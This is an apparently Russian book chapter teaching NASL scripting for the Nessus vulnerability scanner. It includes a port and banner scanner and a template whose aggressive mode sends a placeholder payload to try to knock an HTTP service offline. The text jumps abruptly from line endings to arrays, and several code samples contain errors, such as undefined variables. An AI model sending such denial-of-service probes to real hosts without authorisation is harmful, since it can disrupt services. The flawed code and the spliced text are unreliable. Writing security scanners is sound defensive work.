Советы и уловки

Чем кончаются строки?

Много лет назад был сконструирован компьютер «Teletype Model 33», в котором использовались только рычаги, пружины, перфокарты и роторы. Машина могла выводить информацию со скоростью 10 символов в секунду, но для перевода печатающей головки в начало следующей строки требовалось примерно две десятых секунды. Все символы, выводимые в течение этого интервала, терялись. Для решения проблемы конструкторы решили для обозначения конца строки использовать последовательность из двух символов: «возврат каретки» для возврата головки в начало текущей строки и «перевод строки» для продвижения бумаги на одну строку.

Конструкторы первых компьютеров решили, что два символа для обозначения конца строки – это пустой расход памяти. Некоторые предпочли ограничиться единственным символом возврата каретки (`\r` или `\x0d`), другие символом перевода строки (`\n` или `\x0a`). Были и такие, кто решил сохранить оба символа.

Так и получилось, что в разных операционных системах строки текста завершаются по-разному:

- В Microsoft Windows применяется комбинация возврата каретки и перевода строки (`\r\n`);
- В UNIX используется только символ перевода строки (`\n`);
- В Macintosh OS 9 и более ранних версиях используется символ возврата каретки (`\r`).

Система Macintosh OS X – это помесь традиционной системы Mac OS и UNIX. В ней используется то `\r`, то `\n` в зависимости от ситуации. В большинстве командных утилит, заимствованных из UNIX, применяется символ `\n`, тогда как графические приложения, унаследованные от OS 9, продолжают завершать строки символом `\r`.

Ассоциативные же массивы или хэши позволяют в качестве ключа использовать строки, но при этом не сохраняется порядок элементов. В обоих случаях для взятия индекса применяется оператор `[ ]`.

Важно отметить, что когда вы указываете большое число в качестве индекса, NASL вынужден выделить память для всех промежуточных элементов массива, что может привести к чрезмерному расходованию памяти. В таких случаях лучше преобразовать число в строку и прибегнуть к ассоциативному массиву.

NULL

NULL – это «значение», которое имеет переменная, пока ей не присвоили другое значение явно. Иногда его возвращают внутренние функции, чтобы сообщить об ошибке.

Чтобы проверить, равна ли переменная NULL или нет, используйте функцию `isnull()`. Прямое сравнение с константой NULL (`var == NULL`) небезопасно, поскольку NULL автоматически преобразуется в 0 или «» (пустую строку) в зависимости от типа переменной `var`.

Взаимодействие между значением NULL и массивами нетривиально. После попытки прочитать элемент массива из переменной, равной NULL, эта переменная начинает ссылаться на пустой массив. Вот пример из руководства по языку NASL:

```
v = NULL;
# isnull(v) возвращает TRUE, а typeof(v) возвращает "undef"
x = v(2);
# isnull(x) возвращает TRUE, а typeof(x) возвращает "undef"
# Но теперь isnull(v) возвращает FALSE, typeof(v) возвращает "array"
```

Булевские величины

Для булевских величин нет специального типа. Просто константа TRUE определяется как 1, а константа FALSE – как 0. Прочие типы преобразуются в TRUE или FALSE согласно следующим правилам:

- Целое число интерпретируется как TRUE, если оно не равно ни 0, ни NULL;
- Строка интерпретируется как TRUE, если она не пуста, иными словами «0» равно TRUE в отличие от Perl и NASL1;
- Массив всегда интерпретируется как TRUE, даже если он пуст;
- NULL (или неопределенная переменная) интерпретируется как FALSE.

Операторы

NASL не поддерживает перегрузки операторов. Ниже обсуждаются все операторы, имеющиеся в этом языке.

Операторы вне категории

К таковым относятся операторы присваивания и индексирования массива:

- Оператор присваивания обозначается знаком `=`. Выражение `x = y` означает, что значение `y` копируется в `x`. В данном примере, если переменная `y` не определена, то неопределенной становится и `x`. Оператор присваивания применим ко всем четырем встроенным типам;
- Оператор индексирования массива обозначается квадратными скобками `[ ]`. Индексировать можно, в частности, строки. Так, после присва-

ивания *name* = *Nessus* значение *name[1]* равно *e*. В отличие от NASL1, язык NASL2 не позволяет записывать символы в строку с помощью оператора индексирования (то есть запись *name[1]* = «E» некорректна).

Операторы сравнения

Следующие операторы служат для сравнения значений в условных выражениях и возвращают TRUE или FALSE. Все они применимы к любому из четырех типов данных:

- == – это оператор сравнения на равенство. Он возвращает TRUE, если значения аргументов одинаковы, иначе FALSE;
- != – это оператор сравнения на неравенство. Он возвращает TRUE, если значения аргументов различны, иначе FALSE;
- > – это оператор «больше». При сравнении целых чисел он работает как и ожидается. Строки сравниваются на основе кода ASCII. Например, (*a < b*), (*A < b*) и (*A < B*) – истинные выражения, тогда как (*a < B*) – ложное. Следовательно, для сравнения в алфавитном порядке без учета регистра нужно предварительно преобразовать обе строки в верхний или нижний регистр. Применение операторов «больше» и «меньше» к операндам, одним из которых является число, а другим – строка, дает неопределенные результаты;
- >= – это оператор «больше или равно»;
- < – это оператор «меньше»;
- <= – это оператор «меньше или равно».

Арифметические операторы

Следующие операторы выполняют стандартные арифметические операции над целыми числами. Ниже мы еще скажем, что некоторые из них ведут себя по-разному в зависимости от типов операндов. Например, для целых чисел + обозначает обычное сложение, а для строк – конкатенацию:

- + обозначает операцию сложения, если операнды – целые числа;
- - обозначает операцию вычитания, если операнды – целые числа;
- * обозначает умножение;
- / обозначает деление, при этом остаток отбрасывается (т.е. *20 / 6* == 3);
- NASL не поддерживает арифметики с плавающей точкой;
- деление на 0 дает результат 0, а не приводит к завершению интерпретатора;
- % обозначает операцию взятия остатка от деления (т.е. *20 % 6* == 2). Если второй операнд равен 0, то возвращается 0;
- ** обозначает возведение в степень (например, *2 ** 3* == 8).

Операторы работы со строками

Строковые операторы обеспечивают более высокий уровень работы со строками. Они позволяют конкатенировать строки, вычитать одну строку из другой, выполнять сравнение и сопоставление с регулярным выражением. В сочетании с функциями из библиотеки NASL встроенные операторы позволяют манипулировать строками так же удобно, как в языках Python или PHP. Хотя работать со строками как с массивами символов (аналогично C) все еще можно, но теперь это уже не является необходимостью:

- + обозначает конкатенацию (сцепление) строк. Чтобы избежать возможных неоднозначностей при преобразовании типов, рекомендуется применять функцию *string*;
- – обозначает вычитание строк. В результате первое вхождение одной строки в другую удаляется (например, *Nessus – ess* == *Nus*);
- [] возвращает символ строки, об этом мы уже говорили (например, если *str* == *Nessus*, то *str[0]* == *N*);
- >< обозначает операцию поиска подстроки. Она возвращает TRUE, если первая строка входит во вторую (например, *us* >< *Nessus* возвращает TRUE);
- Оператор >|< по смыслу противоположен ><. Он возвращает TRUE, если первая строка не входит во вторую;
- =~ – это оператор сопоставления с регулярным выражением. Он возвращает TRUE, если строка соответствует регулярному выражению, и FALSE в противном случае. Запись *s =~ [abc]+zzz* функционально эквивалентна такому вызову функции *ereg(string:s, pattern:[abc]+zzzz, icase:1)*;
- !~ обозначает отсутствие соответствия регулярному выражению;
- Операторы =~ и !~ возвращают NULL, если регулярное выражение составлено неверно.

Логические операторы

Логические операторы возвращают TRUE или FALSE, то есть 1 или 0 соответственно в зависимости от своих операндов:

- ! – это оператор логического отрицания;
- && – логическое И. Оператор возвращает TRUE, если оба аргумента равны TRUE. При этом поддерживается сокращенное вычисление, то есть если первый операнд равен FALSE, то второй не вычисляется вовсе;
- || – логическое ИЛИ. Оператор возвращает TRUE, если хотя бы один из аргументов равен TRUE. При этом поддерживается сокращенное вычисление, то есть если первый операнд равен TRUE, то второй не вычисляется вовсе.

Побитовые операторы

Побитовые операторы позволяют манипулировать отдельными битами целых чисел и двоичных данных.

- `~` – побитовое НЕ;
- `&` – побитовое И;
- `|` – побитовое ИЛИ;
- `^` – побитовое ИСКЛЮЧАЮЩЕЕ ИЛИ;
- `<<` – логический сдвиг влево. Сдвиг влево на один бит эквивалентен умножению на 2 (например, $x \ll 2$ – это то же самое, что $x * 4$);
- `>>` – арифметический (с учетом знакового бита) сдвиг вправо. Знаковый бит распространяется на результат, то есть $x \gg 2$ – то же самое, что $x / 4$;
- `>>>` – логический (без учета знакового бита) сдвиг вправо. Знаковый бит игнорируется (если x больше 0, то $x \gg 2$ – то же самое, что $x / 4$).

Операторы составного присваивания в стиле C

Для удобства в NASL добавлены операторы составного присваивания в стиле C.

- `++` и `--` обозначают операции инкремента и декремента. `++` увеличивает значение переменной на 1, а `--` уменьшает на 1. Оба этих оператора могут применяться в двух формах;
- При использовании суффиксной записи ($x++$ или $x--$) возвращается старое значение, которое переменная имела до увеличения. Рассмотрим, такой код:

```
x = 5;
display(x, x++, x);
```
- Он напечатает 556, а значение x после выполнения будет равно 6. Аналогично, код

```
x = 5;
display(x, x--, x);
```

напечатает 554, а значение x станет равно 4;
- Для операторов инкремента и декремента возможна также префиксная запись ($++x$ или $--x$). При этом значение сначала модифицируется, а потом возвращается. Рассмотрим, такой пример:

```
x = 5;
display(x, ++x, x);
```
- Будет напечатано 566, а значение x станет равно 6. Аналогично, код

```
x = 5;
display(x, --x, x);
```

напечатает 544, а значение x станет равно 4;
- В NASL есть также удобное синтаксическое сокращение. Часто бывает, что над переменной производится некоторое действие, результат которого присваивается той же переменной. Если, например, нужно прибавить к x значение 10, то можно написать:

```
x = x + 10;
а можно и так:
x += 10;
```

- Сокращенная запись применима к следующим операторам: `+`, `-`, `*`, `/`, `%`, `<<`, `>>` и `>>>`.

Управляющие конструкции

Общий термин «управляющие конструкции» относится к условным операторам, циклам, функциям и связанным с ними инструкциям *return* и *break*. Все эти инструкции позволяют управлять потоком выполнения NASL-сценариев. NASL поддерживает классические инструкции *if-then-else*, но не поддерживает предложений *case* и *switch*. В NASL есть циклы вида *for*, *foreach*, *while* и *repeat-until*. Инструкция *break* позволяет выйти из цикла, даже если условие цикла еще остается истинным. В NASL также имеются встроенные и пользовательские функции, причем в обоих случаях для возврата управления вызывающей программе применяется инструкция *return*.

Инструкции if

NASL поддерживает инструкции *if* и *else*, но не поддерживает *elsif*. Имитировать функциональность инструкции *elsif* можно, сцепив несколько инструкций *if*.

```
if (x == 10) {
    display("x равно 10");
} else if (x > 10) {
    display("x больше 10");
} else {
    display("x меньше 10");
}
```

Циклы for

Синтаксис цикла *for* практически не отличается от принятого в языке C:

```
for (начальное_выражение; условие_цикла; выражение_цикла) {
    код;
}
```

В следующем примере печатаются числа от 1 до 100 (по одному на строке):

```
for (i=1; i<=100; i++) {
    display(i, '\n');
}
```

После завершения этого цикла значение i равно 101. Это объясняется тем, что *выражение_цикла* вычисляется на каждой итерации, пока *условие_цикла* не

станет равно FALSE. Но в данном случае условие ($i \leq 100$) становится равным FALSE только при i равном 101.

Циклы *foreach*

Цикл *foreach* применяется для перебора элементов массива. В следующем примере переменной x последовательно присваивается значение каждого элемента массива *array*:

```
foreach x (array) {
    display(x, '\n');
}
```

Можно также перебрать все элементы ассоциативного массива воспользовавшись циклом *foreach* в сочетании с функцией *keys*, возвращающей все ключи:

```
foreach x (keys(array)) {
    display("array[" , k, "] равно", array[k], '\n');
}
```

Циклы *while*

Цикл *while* продолжает выполняться, пока его условие остается истинным. Если перед началом исполнения условие уже ложно, цикл не выполняется ни разу.

```
i = 1;
while (i <= 10) {
    display(i, '\n');
    i++;
}
```

Циклы *repeat-until*

Цикл *repeat-until* аналогичен циклу *while*, но условие вычисляется *после* каждой итерации, а не *перед* ней. Следовательно, цикл *repeat-until* обязательно будет выполнен хотя бы один раз. Вот простой пример:

```
x = 0;
repeat {
    display(++x, '\n');
} until (x >= 10);
```

Инструкция *break*

Инструкция *break* применяется для того, чтобы прервать выполнение цикла до того, как его условие окажется ложным. В следующем примере показано, как можно воспользоваться инструкцией *break* для подсчета числа нулей в строке *str* перед первым ненулевым значением. Не забывайте, что если в строке 20 символов, то последний из них обозначается *str[19]*.

```
x = 0;
len = strlen(str);
while (x < len) {
    if (str[x] != "0") {
        break;
    }
    x++;
}
if (x == len) {
    display("str состоит из одних нулей");
} else {
    display("перед первым не-нулем встретилось " , x, " нулей.");
}
```

Пользовательские функции

Помимо множества встроенных в NASL функций, вы можете писать свои собственные. Пользовательские функции имеют следующий формат:

```
function function_name(argument1, argument2, ...) {
    код;
}
```

Например, функцию, принимающую в качестве аргумента строку и возвращающую массив, состоящий из значений ASCII-кодов каждого символа, можно записать так:

```
function str_to_ascii (in_string) {
    local_var result_array;
    local_var len;
    local_var i;

    len = strlen(in_string);
    for (i = 0; i < len; i++) {
        result_array[i] = ord(in_string[i]);
    }
    return (result_array);
}
```

```
display (str_to_ascii(in_string: "FreeBSD 4.8"), '\n');
```

Поскольку в языке NASL аргументы должны быть именованными, то передавать их можно в любом порядке. Кроме того, если некоторые аргументы необязательны, то их можно не передавать вовсе.

Область видимости переменной определяется автоматически, но область, выбранную по умолчанию, можно переопределить, воспользовавшись ключевыми словами *local_var* и *global_var* при объявлении переменной. Мы рекомендуем так и поступать во избежание случайного затирания значения одноименной переменной, объявленной в объемлющей области видимости. Рассмотрим такой пример:

```
i = 100;

function print_garbage () {
    for (i = 0; i < 5; i++) {
        display(i);
    }
    display(" - ");
    return TRUE;
}

print_garbage();
display("Значение i равно ", i);
```

В результате выполнения будет напечатана строка *01234--- Значение i равно 5*. Глобальная переменная *i* была затерта внутри цикла *for* в функции *print_garbage*, поскольку не было ключевого слова *local_var*.

NASL поддерживает рекурсию.

Встроенные функции

В NASL встроены десятки функций, облегчающих написание сценариев. Вызываются они точно так же, как и пользовательские, и уже находятся в глобальном пространстве имен (то есть их не нужно включать, импортировать или определять). Ниже в этой главе будут рассмотрены функции для манипулирования сетевыми соединениями, создания пакетов и взаимодействия с базой знаний Nessus.

Инструкция *return*

Эта инструкция возвращает значение из функции. Можно вернуть значение любого встроенного типа (целое число, строку, массив или NULL). Функции в NASL могут возвращать одно значение или не возвращать никакого значения (например, запись *return (10, 20)* некорректна).

Написание сценариев на языке NASL

Выше мы уже говорили, что NASL проектировался как простой, удобный, модульный, эффективный и безопасный язык. В этом разделе мы рассмотрим особенности программирования на NASL и познакомим вас с некоторыми инструментами и методиками, помогающими NASL достичь заявленных целей. Мы опишем некоторые категории функций и проиллюстрируем их использование на примерах, однако привести полный перечень всех функций в данной главе мы не сможем. Для этого вам лучше обратиться к «Справочному руководству по языку NASL2».

Сценарий на языке NASL может выступать в одной из двух ролей. Некоторые сценарии пишутся для личного пользования во имя решения конкретной задачи, которая больше никому не интересна. Другие же проверяют наличие уязвимостей и ошибок конфигурации системы и потому могут представлять ценность для всего сообщества пользователей Nessus, поскольку служат повышению безопасности сетей по всему миру.

Написание сценариев для личного пользования

Программируя на NASL, очень важно не забывать, что язык был спроектирован прежде всего для облегчения поиска уязвимостей. Поэтому в нем есть десятки встроенных функций, упрощающих манипулирование сетевыми сокетом, создание и модификацию пакетов и работу с протоколами верхнего уровня (например, HTTP, FTP и SSL). Эти задачи на NASL решаются проще, чем на универсальных языках.

Если сценарий пишется для решения узкоспециальной задачи, то нет нужды заботиться о соблюдении требований, предъявляемых к сценариям общего пользования. Вы можете сконцентрироваться именно на тех аспектах, которые служат получению желаемого результата. Тут-то и пригодятся функции, включенные в библиотеку NASL.

Сетевые функции

В NASL есть немало функций, обеспечивающих простой и быстрый доступ к удаленным хостам по протоколам TCP и UDP. С их помощью можно открывать и закрывать сокет, посылать и принимать данные, выяснять, сохранил ли хост работоспособность после атаки, имеющей целью вызвать отказ от обслуживания (DoS-атака), и получать разнообразную информацию о хосте: его имя, IP-адрес и номер следующего открытого порта.

Функции, связанные с протоколом HTTP

Эти функции в библиотеке NASL предоставляют программе интерфейс для взаимодействия с HTTP-серверами. Для вашего удобства уже решены такие задачи, как извлечение HTTP-заголовков из ответа, отправка запросов типа *GET*, *POST*, *PUT* и *DELETE*, а также определение компонента пути к CGI-программам.

Функции манипулирования пакетами

В NASL есть встроенные функции для изготовления специальных пакетов протоколов IGMP (Internet Group Management Protocol – межсетевой протокол управления группами), ICMP (Internet Control Message Protocol – протокол

контроля сообщений в сети Internet), IP, TCP и UDP. С помощью семейства функций *get* и *set* можно задавать и получать отдельные поля в пакете.

Функции манипулирования строками

Как и многие другие языки высокого уровня, NASL содержит функции для расщепления строки, поиска по регулярному выражению, удаления хвостовых пробелов, вычисления длины строки и преобразования регистра. Имеются также функции, полезные для анализа уязвимостей, из которых наиболее примечательна функция *crap*, тестирующая наличие переполнения буфера, которая возвращает букву X или произвольную строку, повторенную столько раз, сколько необходимо для заполнения буфера заданного размера.

Криптографические функции

Если программа Nessus была собрана вместе с библиотекой OpenSSL, то NASL предоставляет функции для вычисления различных криптографических сверток и контрольных сумм, включая Message Digest 2 (MD2), Message Digest 4 (MD4), Message Digest 5 (MD5), RIPEMD160, Secure Hash Algorithm (SHA) и Secure Hash Algorithm version 1.0 (SHA1). Есть также несколько функций для генерирования кода аутентификации сообщений (Message Authentication Code) на основе произвольных данных и заданного ключа. К ним относятся функции для вычисления сверток HMAC_DSS, HMAC_MD2, HMAC_MD4, HMAC_MD5, HMAC_RIPEMD160, HMAC_SHA и HMAC_SHA1.

Интерпретатор команд NASL

Программируя на NASL, пользуйтесь встроенным интерпретатором команд *nasl* для тестирования своих сценариев. В системах Linux и FreeBSD интерпретатор команд находится в каталоге `/usr/local/bin`. На момент написания этой книги еще не существовало автономного интерпретатора команд NASL для Windows. Пользоваться интерпретатором несложно. Порядок вызова таков:

```
nasl -t target_ip scriptname1.nasl scriptname2.nasl ...
```

Если вам нужны только «безопасные проверки», добавьте флаг `-s`. Есть и другие флаги, подробнее о них можно узнать, выполнив команду *man nasl*.

Пример

Представьте, что перед вами стоит задача обновления всех своих серверов Apache с версии 1.x до версии 2.x. Тогда можно написать NASL-сценарий, который просканирует все компьютеры в вашей сети, извлечет из ответов «шапки» (banner – строка, в которой указаны имя и версия программы) и вы-

ведет сообщение при обнаружении старой версии Apache. Приведенный в следующем примере сценарий не предполагает, что Apache работает на стандартном порту 80.

Этот сценарий нетрудно модифицировать так, чтобы он печатал все обнаруженные шапки, то есть превратить его в простой сканер TCP-портов. Если сценарию присвоено имя *apache_find.nasl*, а вашей сети выделен диапазон IP-адресов от 192.168.1.1 до 192.168.1.254, то команда для запуска могла бы выглядеть примерно так:

```
nasl -t 192.168.1.1-254 apache_find.nasl
```

```
1 # сканировать все 65 535 портов в поисках Web-серверов Apache 1.x
2 # задайте first и last равными 80, если хотите проверять только
3 # стандартный порт
4 first = 1;
5 last = 65535;
6
7 for (i = start; i < last; i++) {
8   # пытаемся создать TCP-соединение с целевым портом
9   soc = open_soc_tcp(i);
10  if (soc) {
11    # читать не более 1024 символов шапки или пока не встретится "\n"
12    banner = recv_line(socket: soc, length:1024);
13    # содержит ли шапка строку "Apache/1."?
14    if (egrep(string: banner, pattern:"^Server: *Apache/1\.")) {
15      display("Apache версии 1 найден на порту ", i, "\n");
16    }
17    close(soc);
18  }
19 }
```

В строках 4 и 5 задаются начальный и конечный номера сканируемых портов. Отметим, что это полный диапазон портов системы (за исключением нулевого порта, который часто используется для атаки или сбора информации).

В строках 9 и 10 открывается соединение с сокетом и проверяется, выполнялась ли эта операция успешно. Получив шапку с помощью функции *recv_line* (строка 12), мы в строке 14 сопоставляем ее с регулярным выражением и выясняем, соответствует ли шапка серверу Apache. И наконец сценарий печатает сообщение о том, что на некотором порту найден Apache версии 1.

Хотя эта программа достаточно эффективно решает конкретную задачу, такого рода сценарии плохо приспособлены для работы в среде Nessus. Если Nessus работает с полной библиотекой проверок, то каждый сценарий может воспользоваться результатами работы ранее исполнявшихся сценариев.

В данном случае сценарий «вручную» сканирует каждый порт, получает шапку и ищет в ней строку «Apache». Только подумайте, насколько неэффективно функционировала бы Nessus, если бы каждому сценарию приходилось выполнять такой объем работы! В следующем разделе мы расскажем, как оптимизировать NASL-сценарии для запуска из-под Nessus.

Программирование в среде Nessus

Если вы написали и протестировали сценарий в командном интерпретаторе, то для того чтобы заставить его работать в консоли Nessus, придется внести лишь небольшие модификации. А после этого можно передать свой сценарий в общее пользование, отослав его администратору Nessus.

Описательные функции

Чтобы предоставить свою работу всему сообществу пользователей Nessus, необходимо включать в сценарий заголовок, содержащий название, подробное описание и другую информацию, необходимую ядру Nessus. Эти «описательные функции» позволяют Nessus выполнять лишь сценарии, необходимые для тестирования заданной целевой системы и принадлежащие заданной категории (сбор информации, сканирование, атака, DoS-атака и так далее).

Функции, относящиеся к базе знаний

Разделяемые сценарии должны быть написаны максимально эффективно. Это означает, в частности, что сценарий не должен повторять работу, уже выполненную другими сценариями. Кроме того, сценарий должен сохранить информацию о результатах своей работы, чтобы другие сценарии могли ей воспользоваться. Центральный механизм для отслеживания собранной информации называется *базой знаний*.

Пользоваться базой знаний нетрудно в силу двух причин:

- Вызов функций, работающих с базой знаний, тривиален, это гораздо проще, чем сканировать порты, вручную извлекать из потока шапки или заниматься повторной реализацией любой имеющейся в базе знаний функциональности;
- Nessus автоматически порождает новые процессы, если запрос к базе знаний возвращает более одного результата.

Для иллюстрации этих положений рассмотрим задачу анализа всех служб HTTP на конкретной машине. Не прибегая к базе знаний, можно было бы написать сценарий, который сканирует все порты на этой машине, проверяет шапки, и, обнаружив искомое, выполняет какие-то действия. Но запускать в среде Nessus подобные сценарии, каждый из которых выполняет лишнюю

работу и потребляет время и полосу пропускания, чудовищно неэффективно. Воспользовавшись базой знаний, сценарий может добиться того же эффекта, вызвав единственную функцию `get_kb_item(«Services/www»)`, которая вернет номер порта найденного HTTP-сервера и автоматически запустит новый процесс для каждого ответа, возвращенного базой знаний (так, если служба HTTP обнаружена на портах 80 и 2701, то вызов функции вернет 80, запустит новый процесс и вернет 2701).

Функции извещения о результатах работы

В NASL есть четыре встроенных функции, возвращающие информацию о результатах работы сценария ядру Nessus. Функция `scanner_status` позволяет сценарию сообщить, сколько портов было просканировано и сколько еще осталось. Остальные три функции (`security_note`, `security_warning` и `security_hole`) применяются для передачи ядру отчета о различных аспектах безопасности, некритических предупреждений и сообщений о критических уязвимостях. Nessus собирает эти сведения и формирует на их основе сводный отчет.

Пример

Ниже приведен сценарий, представленный в предыдущем разделе, который был переписан с учетом требований среды Nessus. «Описательные» функции передают Nessus имя сценария, его назначение и категорию. После блока описания начинается собственно тело сценария. Обратите внимание на использование функции `get_kb_item(«Services/www»)`. Как мы уже отмечали, при ее выполнении интерпретатор NASL запускает новый процесс для каждого найденного в базе знаний значения службы «Services/www». Таким образом, сценарий проверит шапку, возвращаемую каждым HTTP-сервером на целевой машине, не выполняя сканирования портов самостоятельно. Если будет обнаружена искомая версия Apache, то с помощью функции `security_note` эта информация будет сообщена ядру Nessus. Если сценарий проверяет наличие уязвимостей, то можно воспользоваться функциями `security_warning` или `security_hole`.

```

1 if (description) {
2     script_version("$Revision: 1.0 $");
3
4     name["english"] = "Поиск Apache версии 1.x";
5     script_name(english:name["english"]);
6
7     desc["english"] = "Этот сценарий ищет серверы Apache 1.x.
8 Может использоваться администратором, желающим обновить все
9 экземпляры Apache до версии 2.x.
10
```

```

11 Оценка риска : низкая";
12
13 script_description(english:desc["english"]);
14
15 summary["english"] = "Поиск серверов версии Apache 1.x.";
16 script_summary(english:summary["english"]);
17
18 script_category(ACT_GATHER_INFO);
19
20 script_copyright(english:"No copyright.");
21
22 family["english"] = "General";
23 script_family(english:family["english"]);
24 script_dependencies("find_service.nes","no404.nasl",
25 "http_version.nasl");
26 script_require_ports("Services/www");
27 script_require_keys("www/apache");
28 exit(0);
29 }
30 # Начало проверки
31
32 include("http_func.inc");
33
34 port = get_kb_item("Services/www");
35 if (!port) port = 80;
36
37 if (get_port_state(port)) {
38     banner = recv_line(socket: soc, length:1024);
39     # содержит ли шапка строку "Apache/1.?"
40     if (egrep(string: banner, pattern:"^Server: *Apache/1\.")) {
41         display("Сервер Apache версии 1 обнаружен на порту ", i, "\n");
42     }
43     security_note(port);
44 }

```

Хотя двух одинаковых NASL-сценариев не существует, большинство из них строятся по приведенной схеме. Вначале идут команды, поясняющие название, краткое описание проблемы или уязвимости и назначение сценария. Затем следует описание, передаваемое ядру Nessus, которое включается в отчет, формируемый, когда запущенный сценарий обнаруживает уязвимую систему. Наконец, обычно в тексте есть строка «*Начало сценария*», отмечающая, где начинается сам код.

Тела всех сценариев, конечно, различны, но сценарий, как правило, пользуется информацией из базы знаний и сохраняет в ней результаты своей работы, выполняет тот или иной анализ целевой системы, предварительно установив соединение с ней через сокет, и возвращает TRUE как свидетель-

ство уязвимости системы по отношению к проверяемому условию. Ниже приведен шаблон, следуя которому вы можете создать практически любой NASL-сценарий.

Пример: канонический сценарий на языке NASL

```

1 #
2 # Это прокомментированный шаблон NASL-сценария.
3 #
4
5 #
6 # Название и описание сценария
7 #
8 # Включите в начало сценария подробный комментарий, описывающий,
9 # что сценарий проверяет и какие версии проверяемой программы
10 # уязвимы, ваше имя, дату создания сценария, признание заслуг
11 # автора оригинального эксплойта и любую другую информацию, которую
12 # сочтете нужной.
13 #
14 #
15
16 if (description)
17 {
18     # Все сценарии должны содержать описание внутри условного
19     # предложения "if (description) { ... }". Функции в этой секции
20     # передают информацию ядру Nessus.
21     #
22     #
23     # Многие функции в этом разделе принимают именованные параметры
24     # для поддержки различных языков. В настоящее время Nessus
25     # поддерживает английский (english), французский (francais),
26     # немецкий (deutsch) и португальский (portuguese) языки. Если
27     # имя аргумента не задано, предполагается английский язык.
28     # Описание на английском обязательно, на других языках — по желанию.
29
30     script_version("$Revision:1.0$");
31
32     # script_name — это просто имя сценария. Выбирайте информативные
33     # имена, например, имя "php_4_2_x_malformed_POST.nasl" лучше,
34     # чем просто "php.nasl"
35     #
36     name["english"] = "Имя сценария на английском";
37     name["francais"] = "Имя сценария на французском";

```



```

38 script_name(english:name["english"], francais:name["francais"]);
39
40 # script_description — это подробное описание уязвимости.
41 desc["english"] = "
42 Это описание Nessus покажет при просмотре сценария. В нем надо
43 рассказать, что сценарий делает, какие версии программ уязвимы,
44 дать ссылки на источник исходной информации, на статьи в CVE и
45 BugTraq (если они есть), ссылку на сайт производителя программы,
46 на патч, а также любую другую информацию, которую вы сочтете
47 полезной.
48
49
50 Текст не начинается с красной строки, чтобы он правильно отображался
51 в графическом интерфейсе Nessus.";
52 script_description(english:desc["english"]);
53
54 # script_summary — это однострочное описание назначения сценария.
55 summary["english"] = "Однострочное описание на английском.";
56 summary["francais"] = " Однострочное описание на французском.";
57 script_summary(english:summary["english"],
58                francais:summary["francais"]);
59
60 # script_category — это одна из следующих категорий:
61 # ACT_INIT: сценарий инициализирует статьи в БЗ.
62 # ACT_SCANNER: сканер портов или нечто подобное (типа ping)
63 # ACT_SETTINGS: записывает информацию в БЗ после ACT_SCANNER.
64 # ACT_GATHER_INFO: идентифицирует службы, разбирает шапки.
65 # ACT_ATTACK: атака без последствий (например, обход каталогов)
66 # ACT_MIXED_ATTACK: запускает потенциально опасные атаки.
67 # ACT_DESTRUCTIVE_ATTACK: пытается исказить данные.
68 # ACT_DENIAL: пытается вызвать отказ службы.
69 # ACT_KILL_HOST: пытается вывести машину-жертву из строя.
70 script_category(ACT_DENIAL);
71
72 # script_copyright дает возможность заявить об авторских правах на
73 # сценарий. Часто содержит просто имя автора, иногда лицензию GPL
74 # или строку "No copyright." (отказ от авторских прав)
75 script_copyright(english:"No copyright.");
76
77 # script_family классифицирует поведение сценария. Допустимы
78 # следующие значения:
79 # — Backdoors (черный ход)
80 # — CGI abuses (атака на CGI-программу)
81 # — CISCO
82 # — Denial of Service (отказ от обслуживания)
83 # — Finger abuses (атака на службу finger)
84 # — Firewalls (межсетевые экраны)
85 # — FTP
86 # — Gain a shell remotely (удаленное получение оболочки)

```

```

86 # — Gain root remotely (удаление получение прав пользователя root)
87 # — General (общие)
88 # — Misc. (разное)
89 # — Netware
90 # — NIS
91 # — Ports scanners (сканеры портов)
92 # — Remote file access (удаленный доступ к файлам)
93 # — RPC
94 # — Settings (получение и изменение конфигурации)
95 # — SMTP problems (проблемы в SMTP)
96 # — SNMP
97 # — Untested (не тестировалось)
98 # — Useless services (бесполезные службы)
99 # — Windows
100 # — Windows : User management (Windows : управление пользователями)
101 family["english"] = "Denial of Service";
102 family["francais"] = "Deni de Service";
103 script_family(english:family["english"],
104               francais:family["francais"]);
105
106 # script_dependencies это то же самое, что неправильно написанная
107 # фраза "script_dependencie" в NASL1. Этот раздел говорит о том,
108 # какие NASL-сценарии необходимы для правильной работы данного.
109 script_dependencies("find_service.nes");
110
111 # Функция script_require_ports принимает один или несколько номеров
112 # портов из базы знаний
113 script_require_ports("Services/www",80);
114
115 # Всегда необходимо выходить из блока описания
116 exit(0);
117}
118
119 #
120 # Начало проверки
121 #
122
123 # Сначала включим другие сценарии и библиотечные функции
124 include("http_func.inc");
125
126 # Получить начальную информации из БЗ или от целевой системы
127 port = get_kb_item("Services/www");
128 if ( !port ) port = 80;
129 if ( !get_port_state(port) ) exit(0);
130
131 if( safe_checks() ) {
132
133 # Пользователи Nessus могут убедиться, что при тестировании

```

```

134 # критически важных хостов на уязвимость делаются только
135 # безопасные проверки. Наличие такого раздела необязательно, но
136 # настоятельно рекомендуется. К числу безопасных проверок
137 # относятся считывание шапки, HTTP-ответов и т.п..
138
139 # считать шапку
140 b = get_http_banner(port: port);
141
142 # проверим, соответствует ли шапка Apache/2.
143 if ( b =~ 'Server: *Apache/2\.' ) {
144     report = "
145 Найдено Web-сервер Apache версии 2.x – может, уязвим, а, может,
146 и нет. В конце концов, это только пример.
147
148 ** Отметим, что Nessus не выполнила реального теста, а только
149 ** извлекла номер версии из шапки.
150
151 Решение : Зайдите на www.apache.org для получения последней версии.
152 Оценка риска : низкий";
153
154     # сообщить Nessus об уязвимой версии
155     # К функциям извещения относятся:
156     # security_note: получена информация
157     # security_warning: мелкая проблема
158     # security_hole: серьезная проблема
159     security_hole(port: port, data: report);
160 }
161
162 # функция safe_checks завершилась, выйти
163 exit(0);
164
165 } else {
166     # Если режим safe_checks не задан, можно применять при тестировании
167     # более жесткие методы, например, DoS-атаку или переполнение буфера
168
169     # проверим, что хост жив перед началом атаки
170     if ( http_is_dead(port:port) ) exit(0);
171
172     # открыть сокет для соединения с целевым хостом и портом
173     soc = http_open_socket(port);
174     if( soc ) {
175         # сконструировать полезную нагрузку, в данном случае строку
176         payload = "some nasty string\n\n\n\n\n\n\n\n\n\n";
177
178         # отправить полезную нагрузку
179         send(socket:soc, data:payload);
180
181         # прочитать результат.
182         r = http_recv(socket:soc);

```

```

183
184     # Закрыть сокет.
185     http_close_socket(soc);
186
187     # Если хост перестал отвечать, сообщить о серьезной проблеме
188     if ( http_is_dead(port:port) ) security_hole(port);
189 }
190 }

```

